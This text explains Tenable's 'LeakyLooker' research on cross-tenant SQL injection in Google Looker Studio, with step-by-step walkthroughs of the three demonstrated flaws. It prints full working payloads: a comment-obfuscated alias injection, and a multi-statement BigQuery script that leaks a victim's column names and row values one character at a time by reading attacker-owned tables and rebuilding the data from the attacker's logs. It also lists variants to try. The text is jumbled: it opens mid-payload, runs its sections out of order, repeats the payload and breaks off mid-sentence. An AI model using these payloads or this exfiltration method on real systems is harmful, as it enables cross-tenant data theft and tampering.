SET dyn_sql = FORMAT(\"\"\" /**/SELECT 'exfil%s' AS from_table, '%s' AS character, %d
AS position_in_value, '%s' AS column_name, '%s' AS full_value /**/FROM
attackerplaceholderproject.attackerplaceholderdataset.attackerplaceholdertable%s
LIMIT 1 \"\"\", row_char, row_char, row_char_index, col_name, row_val, row_char);
BEGIN EXECUTE IMMEDIATE dyn_sql; EXCEPTION WHEN ERROR THEN /**/SELECT
FORMAT(\"Error accessing exfil%s for row value char '%s' (pos %d) of column '%s'\",
row_char, row_char, row_char_index, col_name) AS error_message; END; END IF; SET
row_char_index = row_char_index + 1; END WHILE; EXECUTE IMMEDIATE \"\"\" /**/SELECT 'exfil-'
AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM
`attackerplaceholderproject.attackerplaceholderdataset.INFORMATION_SCHEMA.TABLES`
WHERE FALSE \"\"\"; SET row_idx = row_idx + 1; END WHILE; SET col_index = col_index + 1;
END WHILE; END; /**/SELECT COUNT(1) AS t0_qt_m7hbtdzlsd, clmn0_ AS t0_qt_pwfmdd4lsd, clmn1_
/**/FROM ( /**/SELECT (/**/SELECT AS STRUCT 1 AS a) AS clmn0_, t0.name AS clmn1_ /**/FROM
`placeholderproject.placeholderdataset.placeholdertable` AS t0 --","INT64")
The script collects the string column names of the target table from INFORMATION_SCHEMA.COLUMNS, walks each name character by character, and for every alphanumeric character builds and executes a SELECT against a table named after that character in the attacker's project. It then aggregates each column's values into an array and repeats the character-by-character walk over every row value. The EXCEPTION WHEN ERROR handlers swallow failures so the loop continues. The final SELECT ... FROM (...) -- restores the query shape Looker Studio expects and comments out the SQL it appends by default.
Blind exfiltration through cross-tenant logs

Data cannot simply be inserted into the attacker's own tables, because that would require OAuth scopes the victim may not have granted. Instead the exfiltration is blind, through log analysis:
- Attacker setup. In the attacker's own project, a series of empty BigQuery tables were created and made publicly accessible to allow cross-tenant queries. They were named exfil-a, exfil-b, exfil-c, exfil-1, exfil-2 and so on, one for every character and number.
- The ping. Inside the injected SQL, when a character from the victim's data is discovered (for example the letter 'L' from a column named "Liv"), a statement such as
SELECT * FROM attacker_project.exfil-lis executed. - Log analysis. The victim's BigQuery job, running the injected script, tries to read from the attacker's exfil-l table. The read returns no data because the tables are empty, but it generates a log entry in the attacker's Google Cloud project. Monitoring those logs and piecing together the sequence of table accesses reconstructs the victim's data.
The attack in action
A malicious Looker Studio report can be shared with a victim, with the "Notify" box unchecked for stealth, or embedded on a website. The moment the victim opens the report or visits the malicious website, their browser:
- Connects to the report.
- Uses the victim's credentials to access the data source, which has been secretly configured to point to the victim's BigQuery.
- Executes the
NATIVE_DIMENSIONcalculated field to display and load the attached data source. - Runs the injected multi-statement script, which extracts all BigQuery table and column names in the victim's GCP project, then all the data.
- Triggers a "ping" to one of the public exfil tables for each extracted character.
- Lets the attacker monitor their own GCP logs and reconstruct the victim's entire database, without the victim seeing a warning or granting explicit permission.
Root cause
The first vulnerability is a classic SQL injection in the query builder: column aliases supplied by the user are concatenated into the SQL that becomes a BigQuery job. The mitigations in place were string-level filters, replacing dots with underscores and stripping spaces, rather than parameterisation or proper quoting of the alias. SQL comments substitute for whitespace, and CHR(46) with CONCAT builds a dot after the filter has run, so both filters are defeated.
The second is a logic flaw in the "Copy Report" flow: cloning a report also clones the credentials of its JDBC data sources, and the copier becomes the owner of the copy with access to data source management and custom queries. The credential should stay with the original report. The console even showed an error while the query still executed, so the UI feedback did not reflect what the backend did.
The third combines two weaknesses. The connection requests (createBlockDatasource, publishDatasource) accept project and dataset details for a data source the user cannot access, so a report can be configured to point at another tenant's BigQuery while using viewer credentials. And the SQL validation on NATIVE_DIMENSION is a keyword text filter that does not understand SQL comments, so SEL/**/ECT and FR/**/OM pass. Because NATIVE_DIMENSION runs raw SQL on report load, the victim's own credentials execute the attacker's script. The exfiltration avoids needing write permissions by turning reads of empty attacker-owned tables into log entries.
Impact
Across the nine issues, attackers could run arbitrary SQL on victims' databases and exfiltrate sensitive data with 0-click and 1-click attacks, and could insert and delete data in victims' services and Google Cloud environments. The affected data connectors include Google Sheets, BigQuery, Spanner, PostgreSQL, MySQL, Cloud Storage and almost any other Looker Studio connector. Exposure spans entire datasets and projects across different cloud tenants, meaning different companies. The ninth issue is listed as Cross Tenant Denial of Wallet Through BigQuery.
The 0-click attacks require a public report with a vulnerable data source, or a report shared with the attacker beforehand. The 1-click attack requires the victim to open a malicious report or visit a malicious website, and it runs with the victim's own permissions. In the demonstrated 0-click cases the attacker could read, write, update and delete data in the report owner's database.
Fix
Google patched all the issues globally following Tenable's responsible disclosure. Because all instances of Looker Studio are managed by Google, no action is required by customers.
The report's guidance for limiting exposure:
- Audit who has "View" access to reports, whether public or private.
- Treat BI connectors as a critical part of the attack surface.
- Do not allow the service to access a connector you no longer use.
To limit access to Looker Studio connectors, the report points to Google's guide on removing or reconnecting Looker Studio's access to your Google account:

In that example, Looker Studio has access to services including Google SQL, BigQuery, Cloud Storage, Analytics and Drive.
Variants to test
- Alias and identifier injection in other query builders. Send a column alias containing
/**/andCHR(46)/CONCATconstructions in any request that names columns, such as batchedDataV2. A positive result is a BigQuery job (or equivalent backend query) whose text contains your injected script block. - Space and dot filters elsewhere. Wherever a filter strips spaces or rewrites dots, try SQL comments as whitespace and character-code functions to rebuild the forbidden character at execution time. A positive result is a query that runs with the reconstructed identifier.
- Report copy flows. Copy a report that uses owner credentials on a JDBC data source, then check whether the copy's data source still holds the original credentials and whether custom queries run without re-authentication. A positive result is a query executing against the original database from the copy.
- Data source connection requests. Intercept requests such as createBlockDatasource and publishDatasource and substitute another tenant's project and dataset. A positive result is a report whose configuration references the other tenant's table.
- Keyword filters on raw SQL fields. In any feature that accepts raw SQL (calculated fields, native dimensions, custom queries), try
SEL/**/ECTandFR/**/OM. A positive result is acceptance by the validator and execution by the backend. - Multi-statement scripts. Where single statements are blocked, try
BEGIN ... ENDblocks withDECLARE,WHILEandEXECUTE IMMEDIATE. A positive result is a script that loops overINFORMATION_SCHEMAand completes. - Blind exfiltration through logs. Create empty, publicly readable tables named per character in your own project and have the injected SQL select from them. A positive result is a sequence of log entries in your project that maps to the victim's data.
What happened, in plain words
Google runs a product called Looker Studio. It is a website where you connect a company's data, for example a sales database, and it draws charts and tables from that data. You then share the finished report with other people, the way you share a Google Doc.
A security research team at Tenable found nine separate flaws in Looker Studio. Together they called them "LeakyLooker". The flaws meant that in some cases an attacker could run their own commands against the database behind a report: read it, change it, or delete from it. Some of the attacks needed the victim to click a link. Some needed nothing from the victim at all, just a report that was public or shared.
Google fixed all nine issues after Tenable reported them. This article walks through the three that the researchers demonstrated step by step, in the order they did, and explains every piece of jargon along the way.
The product and the people
Looker Studio (it used to be called Data Studio) is Google's cloud-based business intelligence platform. "Business intelligence", or BI, is the practice of turning raw numbers into charts and tables that people can act on. "Cloud-based" means it runs on Google's computers, not on yours; you only need a browser.
You connect Looker Studio to a data source. A data source is wherever the numbers actually live: Google Analytics (website traffic), BigQuery (Google's large-scale database service), Spanner (another Google database), PostgreSQL and MySQL (two popular open-source databases), Google Sheets (spreadsheets) and Cloud Storage (Google's file storage). Looker Studio reads from these and draws the report.
The picture above is what a finished Looker Studio report looks like: charts and tables laid out on a page.
Because Looker Studio lives inside Google Cloud, it borrows Google's sharing model, the same one Google Docs uses. A report can be private, shared with named people, or public to anyone with the link. People can be allowed to view it or to edit it.
Whose permission does the report use?
This is the single most important idea in the whole story, so it is worth slowing down.
When you attach a database to a report, Looker Studio asks you a question: when somebody opens this report, whose identity should be used to go and fetch the data? There are two answers.
- Owner credentials. The report always fetches data using the owner's permissions, no matter who is looking at it. This is useful when you want to share a sales report with a client who has no login to your sales database. The client sees the numbers because the report fetches them on the owner's behalf. Technically, the data is fetched using the owner's authentication token.
- Viewer credentials. The report uses the viewer's own permissions. Each person opening the report has to supply their own authentication token. If a viewer has no access to the underlying database, the report shows an error instead of data. This is the safer model, because people only ever see what they are already allowed to see.
A token here is like a temporary ID badge. When you log in to Google, your browser receives a token, a long string of characters, and shows it to Google on every request so Google knows who you are without asking for your password again. A cookie is the small piece of storage in your browser where such things are typically kept. If someone else gets your token, they can act as you until it expires.
Looker Studio is a live proxy, not a photocopier
A proxy is a middleman. When you ask it for something, it asks the real source on your behalf and passes the answer back.
Looker Studio works like that. It does not store a frozen copy of your data. When you open a report, your browser sends a request to Looker Studio. Looker Studio turns that request into a SQL query and sends it to the real database right then. SQL, short for Structured Query Language, is the standard language for talking to databases: SELECT means "give me these rows", INSERT adds rows, DELETE removes them.
On a BigQuery data source, each of those queries becomes a BigQuery job, a unit of work that BigQuery runs and records. That detail matters later, because the researchers ended up reading BigQuery's own records of the jobs that ran.
The nine flaws
Tenable found nine cross-tenant vulnerabilities. "Cross-tenant" means one company (one tenant, an isolated customer space in a shared cloud) could reach another company's data. Each flaw got its own advisory, a public document describing a security issue:
| # | Name | Advisory |
|---|---|---|
| 1 | Cross Tenant Unauthorized Access - Zero-Click SQL Injection on Database Connectors | TRA-2025-28 |
| 2 | Cross Tenant Unauthorized Access - Zero-Click SQL Injection Through Stored Credentials | TRA-2025-29 |
| 3 | Cross Tenant SQL Injection on BigQuery Through Native Functions | TRA-2025-27 |
| 4 | Cross Tenant Data Sources Leak With Hyperlinks | TRA-2025-40 |
| 5 | Cross Tenant SQL injection on Spanner and BigQuery Through Custom Queries on a Victim's Data Source | TRA-2025-38 |
| 6 | Cross Tenant SQL Injection on BigQuery and Spanner Through the Linking API | TRA-2025-37 |
| 7 | Cross Tenant Data Sources Leak With Image Rendering | TRA-2025-30 |
| 8 | Cross Tenant XS Leak on Arbitrary Data Sources With Frame Counting and Timing Oracles | TRA-2025-31 |
| 9 | Cross Tenant Denial of Wallet Through BigQuery | TRA-2025-41 |
"SQL injection" is the central term here. It means tricking a program into treating part of your input as if it were part of its instructions. Imagine a form that asks for your name and then builds a sentence: "Hello, [your name]". If you type Bob. Now delete all files. and the program blindly glues that into its instructions, it may obey the second sentence. That is injection.
"Zero-click" means the victim does nothing at all: no link to click, no file to open. "One-click" means the victim has to open a malicious report or visit a malicious website once. "Denial of wallet" is a joke on "denial of service": instead of knocking a service offline, the attacker makes the victim's cloud bill explode by forcing lots of expensive work.
This article follows the three flaws the researchers demonstrated in detail: two zero-click attacks that abuse the owner's credentials, and one one-click attack that abuses the viewer's credentials.
How the researchers approached it
The team split the problem along the two credential models, because each creates its own trust boundary. A trust boundary is a line in a system where one side is trusted and the other is not; security bugs usually live on those lines.
- Viewer credentials, the one-click path. Find a way to make a report force a viewer to unknowingly run a query, or change data, that the viewer does have permission for, and optionally send the results back to the attacker. Because the victim has to interact with a malicious link, this is a one-click attack. It uses the victim's own access level, so the platform's security model ends up working for the attacker.
- Owner credentials, the zero-click path. Talk directly to the backend of a report that is set to owner credentials, and act as the report's owner. A crafted request to a public or shared report makes Looker Studio fetch or change data using the owner's identity, entirely on Google's servers, with no victim involvement.
The first proof of concept ran on a BigQuery connector; the researchers note the same flaw also affects other database connectors such as Spanner. The second was shown with JDBC-based data sources such as PostgreSQL and MySQL. JDBC is a standard way for programs to talk to databases. The third used BigQuery.
For the first two vulnerabilities the attacker needs one of two things: a public report whose data source is vulnerable, or a report that was shared with the attacker beforehand. For the one-click attack, the researchers used a web proxy tool, software that sits between the browser and the website and lets you pause, read and edit each request before it is sent.
Finding the flaws
Flaw one: the column alias
The researchers opened a report and watched the network traffic, the list of requests the browser sends and responses it receives. One request stood out, called batchedDataV2. It carries a JSON body, a block of structured text in the format {"key": "value"} that programs use to exchange data.
Inside that body they noticed that Looker Studio gives every column a unique nickname, called an alias, such as qt_1spiqerwsd. An alias exists so that two columns with the same name can be told apart in one query.
The problem: the backend was taking these alias strings, which the user controls, and gluing them straight into a live SQL statement that becomes a BigQuery job:
SELECT column AS [USER_CONTROLLED_ALIAS] FROM table...
Read it as: "give me column, and call it [whatever the user typed], from table". If the user can type anything into the nickname slot, and the program does not treat it as plain text, the user can close the nickname and start writing their own SQL. That would hijack the whole query.
Google had clearly thought about this and added two filters:
- A dot (
.) is how you reach another BigQuery project, in the formvictimsproject.dataset.table. The filter swapped any dot for an underscore (_). - Spaces were stripped out entirely.
Both filters were defeated by quirks of SQL itself:
- The no-spaces problem. In SQL,
/*starts a comment and*/ends it. The database engine treats a comment as if it were a space. The filter, however, only looked for actual space characters, so a comment slipped past it. - The no-dots problem. BigQuery can run little scripts, not just single queries. Using
CHR(46), which returns the character with ASCII code 46, namely a dot, andCONCAT(), which joins strings together, the researchers built the project path while the query was running, after the filter had already inspected the input.
Flaw two: the sticky credential
This one came from a simple "what if" question. A viewer is supposed to have zero ability to touch a report's data source or its credentials. So what happens if that viewer makes a copy of a report whose data sources use owner credentials?
To use a JDBC data source such as PostgreSQL or MySQL, a user types in credentials to attach it to their report: the database URL (its address), a username and a password. When you copy a report, Looker Studio clones the attached data source into the new copy.
For these JDBC data sources, the cloned data source kept its credentials. That is the bug. The person who copied the report becomes the owner of the new copy, and an owner can reach features a viewer cannot, including managing the report's data source.
And that includes running custom queries against it.
Flaw three: the viewer's own credentials
Once the team realised the viewer's credentials could be turned into a one-click path, the reasoning was: if we can make the victim's browser run our code under the victim's own identity, the platform's security model works for us, not against us.
The user interface only lets you connect a report to data sources you have permission to access. But the requests behind the scenes look like "Connect my_project.my_dataset.my_table". The interface is a polite suggestion; the request is what actually happens. Changing the request was the way in.
Carrying out the attacks
Step 1: zero-click SQL injection through the column alias (Vulnerability #1)
The injection starts from the harmless-looking string hey inside the alias. Here is the payload, the piece of text the attacker sends:
injection_starts_here/**/FROM/**/UNNEST([STRUCT('a'/**/AS/**/clmn0_)])/**/GROUP/**/BY/**/1;
BEGIN/**/DECLARE/**/dot/**/STRING;DECLARE/**/table_name2/**/STRING;DECLARE/**/sql_query1/**/
STRING;DECLARE/**/sql_query2/**/STRING;DECLARE/**/sql_query3/**/STRING;
SET/**/dot/**/=/**/CHR(46);SET/**/table_name2/**/=/**/CONCAT
('lmatan-project',/**/dot,/**/'mydataset',/**/dot,/**/'exfila');
SET/**/sql_query2/**/=/**/CONCAT('SELECT/**/*/**/FROM/**/`',/**/table_name2,/**/'`');
EXECUTE/**/IMMEDIATE/**/sql_query2;END;SELECT/**/NULL/**/AS/**/t0_qt_1spiqerwsd
Line by line, in plain words:
injection_starts_here/**/FROM/**/UNNEST([STRUCT('a'/**/AS/**/clmn0_)])/**/GROUP/**/BY/**/1;closes off the alias the program was expecting, then starts a fresh query of its own. Every place a space would normally go,/**/is used instead, so the space-stripping filter has nothing to remove.UNNESTturns a list into rows,STRUCTbuilds a little record, andGROUP BY 1groups by the first column. This part exists to keep the query syntactically valid so the database accepts it.BEGIN/**/DECLARE/**/dot/**/STRING;...opens a script block,BEGIN ... END, which lets several statements run in sequence.DECLAREcreates a named variable of a given type; here several are declared asSTRING, meaning text.SET/**/dot/**/=/**/CHR(46);stores a dot in the variabledot.CHR(46)is the character with code 46, a dot. The filter never sees a literal dot, because the dot only exists once the query runs.SET/**/table_name2/**/=/**/CONCAT('lmatan-project',/**/dot,/**/'mydataset',/**/dot,/**/'exfila');glues the pieces together into a full table address: project, dataset, table, separated by the dots built a moment ago.SET/**/sql_query2/**/=/**/CONCAT('SELECT/**/*/**/FROM/**/',//table_name2,//'');builds the text of a second query,SELECT * FROMfollowed by that address, wrapped in backticks, which BigQuery uses to quote names containing dots.EXECUTE/**/IMMEDIATE/**/sql_query2;runs the query text that was just assembled.EXECUTE IMMEDIATEmeans "run this string as SQL right now".END;closes the script block.SELECT/**/NULL/**/AS/**/t0_qt_1spiqerwsdputs back a column with the name the original query expected, so the surrounding report does not fall over.
The result is that the attacker's own SQL runs inside the owner's project. The injection shows up in the resulting BigQuery job like this, highlighted in the original for readability:
With this, arbitrary SQL runs across the owner's entire Google Cloud project. The trigger is simply that the victim has a public Looker Studio report with a vulnerable database data source, or shared the report with the attacker beforehand. Attackers could hunt for public reports, or use private ones they already had access to, and fully take over the report owners' databases: read, write, update and delete. A full method for stealing the data is shown in the third vulnerability below.
Step 2: zero-click SQL injection through stored credentials (Vulnerability #2)
Copying a report that uses a JDBC data source clones the data source into the new report, and the clone keeps the original credentials. The copier becomes the owner of the new report, and can therefore reach the data source management features and the custom query feature. The researchers ran a table creation query as a proof of concept:
CREATE TABLE users (
     id SERIAL PRIMARY KEY,
     username VARCHAR(50) NOT NULL,
     email VARCHAR(100) NOT NULL,
     created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);
Line by line:
CREATE TABLE users (starts making a new table calledusers. A table is like a spreadsheet sheet: rows and named columns.id SERIAL PRIMARY KEY,creates a columnidthat numbers itself automatically (SERIAL) and uniquely identifies each row (PRIMARY KEY).username VARCHAR(50) NOT NULL,creates a text column of up to 50 characters that may not be left empty (NOT NULL).email VARCHAR(100) NOT NULL,the same for an email address, up to 100 characters.created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMPrecords the moment the row was created, filling itself in automatically.);closes the statement.
This is a perfectly ordinary table. The point is not the table; the point is who is allowed to create it. No re-authentication with the database credentials was needed, because the backend kept the credentials from the victim's original report. The console even showed an error message:
Despite that error, the custom query ran behind the scenes, and a new table was added to the victim's database, all from simply viewing a public Looker Studio report:
The sequence, as the researchers lay it out:
- A victim creates a report as public, or shares it with a specific person, using a JDBC-connected data source such as PostgreSQL. The database password is safely hidden.
- The attacker clicks "Make a Copy".
- In a secure design, the credentials should stay with the original report. Instead, the logic copied the credentials along with the report.
- Because the attacker now owns the copy, they can reach the Custom Query feature and write arbitrary CRUD queries, such as
DELETE * FROM secret_table, which Looker Studio runs using the original victim's saved credentials. CRUD stands for Create, Read, Update, Delete: the four basic things you can do to stored data.
As with the first vulnerability, attackers could search for public reports or use private ones they had access to, and fully take over the report owners' databases: read, write, update and delete.
Step 3: one-click SQL injection through native functions (Vulnerability #3)
Changing the connection
A web proxy tool was used to intercept the requests that connect a report to a data source, specifically createBlockDatasource and publishDatasource. The project details in those requests were swapped for those of a cross-tenant victim, a mock-up project the researchers set up for the test:
At this stage the victim's actual data could not be seen. But the report now believed, in its configuration, that it was connected to the victim's BigQuery table, all while using a viewer's credentials.
Native functions and dimensions
A dimension in Looker Studio is a category or field in the data, such as "customer name" or "product ID". Report editors can do calculations on these fields. When the built-in functions cannot handle a calculation, NATIVE_DIMENSION lets the editor write raw SQL into a field. Looker Studio then runs that SQL against the database in a BigQuery job to produce the result for the viewer. Because it runs every time the report loads, against live data, it is effectively a way to run code.
The plan: create a data source that belongs to the victim, add a dimension containing malicious SQL, and share the report with the victim. Since the data source is set to viewer credentials, the victim runs the malicious SQL while viewing and loading the shared report and data source, without noticing.
Getting past the SQL keyword filter
Google tries to block dangerous SQL. Typing SELECT * FROM victims_table produced an "SQL queries are not allowed" error. The protection checked for specific keywords such as SELECT and FROM, which suggested a simple text-based filter, the digital equivalent of a bouncer with a list of banned words.
Putting an empty comment between the forbidden words, SEL/**/ECT and FR/**/OM, was accepted. The filter saw neither a raw SELECT nor a raw FROM, while the BigQuery engine ignored the comment and ran the statement as if it had been written normally.
The multi-statement payload
A single SELECT is not enough to steal everything. You need to walk through tables, find column names, then pull out every row. BigQuery supports multi-statement scripts: several SQL commands separated by semicolons and wrapped in a BEGIN...END block. That allows an entire program inside the NATIVE_DIMENSION field, which:
- Declares variables, for example temporary storage for column and row names as they are discovered.
- Queries the victim's schema through BigQuery's
INFORMATION_SCHEMA.COLUMNS, a special built-in table that describes the structure of the database, to find all table and column names the victim can access, without knowing them in advance. - Loops through everything with
WHILEloops, going through each column and then each row within that column. - Comments out the last piece of SQL that Looker Studio adds by default, using
--.
Here is the full payload:
NATIVE_DIMENSION("JSON_VALUE(name, '$.agea') AS clmn10_, (/**/SELECT AS STRUCT name /**/
FROM placeholderproject.placeholderdataset.placeholdertable LIMIT 1) AS clmn0_, t0.name AS
clmn1_, NULL AS clmn2_, NULL AS clmn3_ /**/FROM placeholderproject.placeholderdataset.placeholdertable
AS t0) GROUP BY clmn0_, clmn1_, clmn2_, clmn3_ ORDER BY 2 DESC;BEGIN DECLARE col_names
ARRAY<STRING>; DECLARE col_index INT64 DEFAULT 1; DECLARE col_name STRING; DECLARE char_index INT64;
DECLARE char STRING; DECLARE dyn_sql STRING; DECLARE row_array ARRAY<STRING>; DECLARE
row_idx INT64; DECLARE row_val STRING; DECLARE row_char_index INT64; DECLARE row_char
STRING; SET col_names = (/**/SELECT ARRAY_AGG(column_name) /**/FROM
placeholderproject.placeholderdataset.INFORMATION_SCHEMA.COLUMNS WHERE table_name =
'placeholdertable' AND data_type = 'STRING'); WHILE col_index <= ARRAY_LENGTH(col_names)
DO SET col_name = col_names[ORDINAL(col_index)]; SET char_index = 1; WHILE char_index <=
LENGTH(col_name) DO SET char = LOWER(SUBSTR(col_name, char_index, 1)); IF
REGEXP_CONTAINS(char, r'^[a-z0-9]$') THEN SET dyn_sql = FORMAT(\"\"\" /**/SELECT 'exfil%s'
AS from_table, '%s' AS character, %d AS position, '%s' AS source_column /**/FROM
attackerplaceholderproject.attackerplaceholderdataset.attackerplaceholdertable%s
LIMIT 1 \"\"\", char, char, char_index, col_name, char); BEGIN EXECUTE IMMEDIATE dyn_sql;
EXCEPTION WHEN ERROR THEN /**/SELECT FORMAT(\"Error accessing exfil%s for column name char
'%s' (pos %d) of column '%s'\", char, char, char_index, col_name) AS error_message; END; END
IF; SET char_index = char_index + 1; END WHILE; EXECUTE IMMEDIATE \"\"\" /**/SELECT 'exfil-'
AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM
`attackerplaceholderproject.attackerplaceholderdataset.INFORMATION_SCHEMA.TABLES`
WHERE FALSE \"\"\"; SET dyn_sql = FORMAT(\"\"\" /**/SELECT ARRAY_AGG(CAST(%s AS STRING))
/**/FROM placeholderproject.placeholderdataset.placeholdertable WHERE %s IS NOT NULL \"\"\",
col_name, col_name); EXECUTE IMMEDIATE dyn_sql INTO row_array; SET row_idx = 1; WHILE
row_idx <= ARRAY_LENGTH(row_array) DO SET row_val = row_array[ORDINAL(row_idx)]; SET
row_char_index = 1; WHILE row_char_index <= LENGTH(row_val) DO SET row_char =
LOWER(SUBSTR(row_val, row_char_index, 1)); IF REGEXP_CONTAINS(row_char, r'^[a-z0-9]$') THEN
SET dyn_sql = FORMAT(\"\"\" /**/SELECT 'exfil%s' AS from_table, '%s' AS character, %d
AS position_in_value, '%s' AS column_name, '%s' AS full_value /**/FROM
attackerplaceholderproject.attackerplaceholderdataset.attackerplaceholdertable%s
LIMIT 1 \"\"\", row_char, row_char, row_char_index, col_name, row_val, row_char);
BEGIN EXECUTE IMMEDIATE dyn_sql; EXCEPTION WHEN ERROR THEN /**/SELECT
FORMAT(\"Error accessing exfil%s for row value char '%s' (pos %d) of column '%s'\",
row_char, row_char, row_char_index, col_name) AS error_message; END; END IF; SET
row_char_index = row_char_index + 1; END WHILE; EXECUTE IMMEDIATE \"\"\" /**/SELECT 'exfil-'
AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM
`attackerplaceholderproject.attackerplaceholderdataset.INFORMATION_SCHEMA.TABLES`
WHERE FALSE \"\"\"; SET row_idx = row_idx + 1; END WHILE; SET col_index = col_index + 1;
END WHILE; END; /**/SELECT COUNT(1) AS t0_qt_m7hbtdzlsd, clmn0_ AS t0_qt_pwfmdd4lsd, clmn1_
/**/FROM ( /**/SELECT (/**/SELECT AS STRUCT 1 AS a) AS clmn0_, t0.name AS clmn1_ /**/FROM
`placeholderproject.placeholderdataset.placeholdertable` AS t0 --","INT64")
Line by line, in plain words:
NATIVE_DIMENSION("JSON_VALUE(name, '$.agea') AS clmn10_, ...starts the calculated field.JSON_VALUEpulls one value out of a JSON text, the$.ageapart being the path to that value. TheAS clmn10_gives it a name. The(/**/SELECT AS STRUCT name ... LIMIT 1) AS clmn0_is a subquery, a query inside a query, that returns one row.t0.name AS clmn1_,NULL AS clmn2_,NULL AS clmn3_fill out the remaining columns. The/**/comments stand in for spaces throughout.FROM placeholderproject.placeholderdataset.placeholdertable AS t0)says which table to read, giving it the short namet0so it can be referred to later. The wordplaceholdermarks spots the attacker would replace with real names.GROUP BY clmn0_, clmn1_, clmn2_, clmn3_ ORDER BY 2 DESC;groups and sorts the result, keeping the query valid so Looker Studio accepts it.BEGIN DECLARE col_names ARRAY<STRING>; ...opens the script.ARRAY<STRING>is a list of text values.INT64is a whole number.DEFAULT 1gives a starting value.SET col_names = (/**/SELECT ARRAY_AGG(column_name) /**/FROM placeholderproject.placeholderdataset.INFORMATION_SCHEMA.COLUMNS WHERE table_name = 'placeholdertable' AND data_type = 'STRING');collects all the text column names of the target table into one list.ARRAY_AGGgathers many values into a list.WHILE col_index <= ARRAY_LENGTH(col_names) DO ... END WHILE;is a loop that runs once per column.ARRAY_LENGTHis how many items are in the list.SET col_name = col_names[ORDINAL(col_index)];picks the current column name out of the list.ORDINALmeans "the item at this position, counting from 1".SET char_index = 1; WHILE char_index <= LENGTH(col_name) DO ...is a second, inner loop that walks the column name one character at a time.LENGTHis the number of characters.SET char = LOWER(SUBSTR(col_name, char_index, 1));takes one character at the current position and lowercases it.SUBSTRcuts out a piece of text.IF REGEXP_CONTAINS(char, r'^[a-z0-9]$') THEN ...checks that the character is a letter or digit.REGEXP_CONTAINStests text against a pattern;^[a-z0-9]$means "exactly one lowercase letter or digit".SET dyn_sql = FORMAT(""" /**/SELECT 'exfil%s' AS from_table, ... FROM attackerplaceholderproject...attackerplaceholdertable%s LIMIT 1 """, char, char, ...);builds a query whose target table is named after the discovered character, for exampleexfil-lfor the letter l.FORMATfills the%sslots with the values that follow.BEGIN EXECUTE IMMEDIATE dyn_sql; EXCEPTION WHEN ERROR THEN ... END;runs that built query and catches any error.EXCEPTION WHEN ERRORmeans "if something goes wrong, do this instead". The error handler itself runs a harmlessSELECT, which is enough to leave a trace.SET char_index = char_index + 1;moves to the next character.EXECUTE IMMEDIATE """ /**/SELECT 'exfil-' AS from_table, 'd' AS character, 12 AS position, 'name' AS source_column /**/FROM ...INFORMATION_SCHEMA.TABLES WHERE FALSE """;runs a query that deliberately returns nothing (WHERE FALSE) 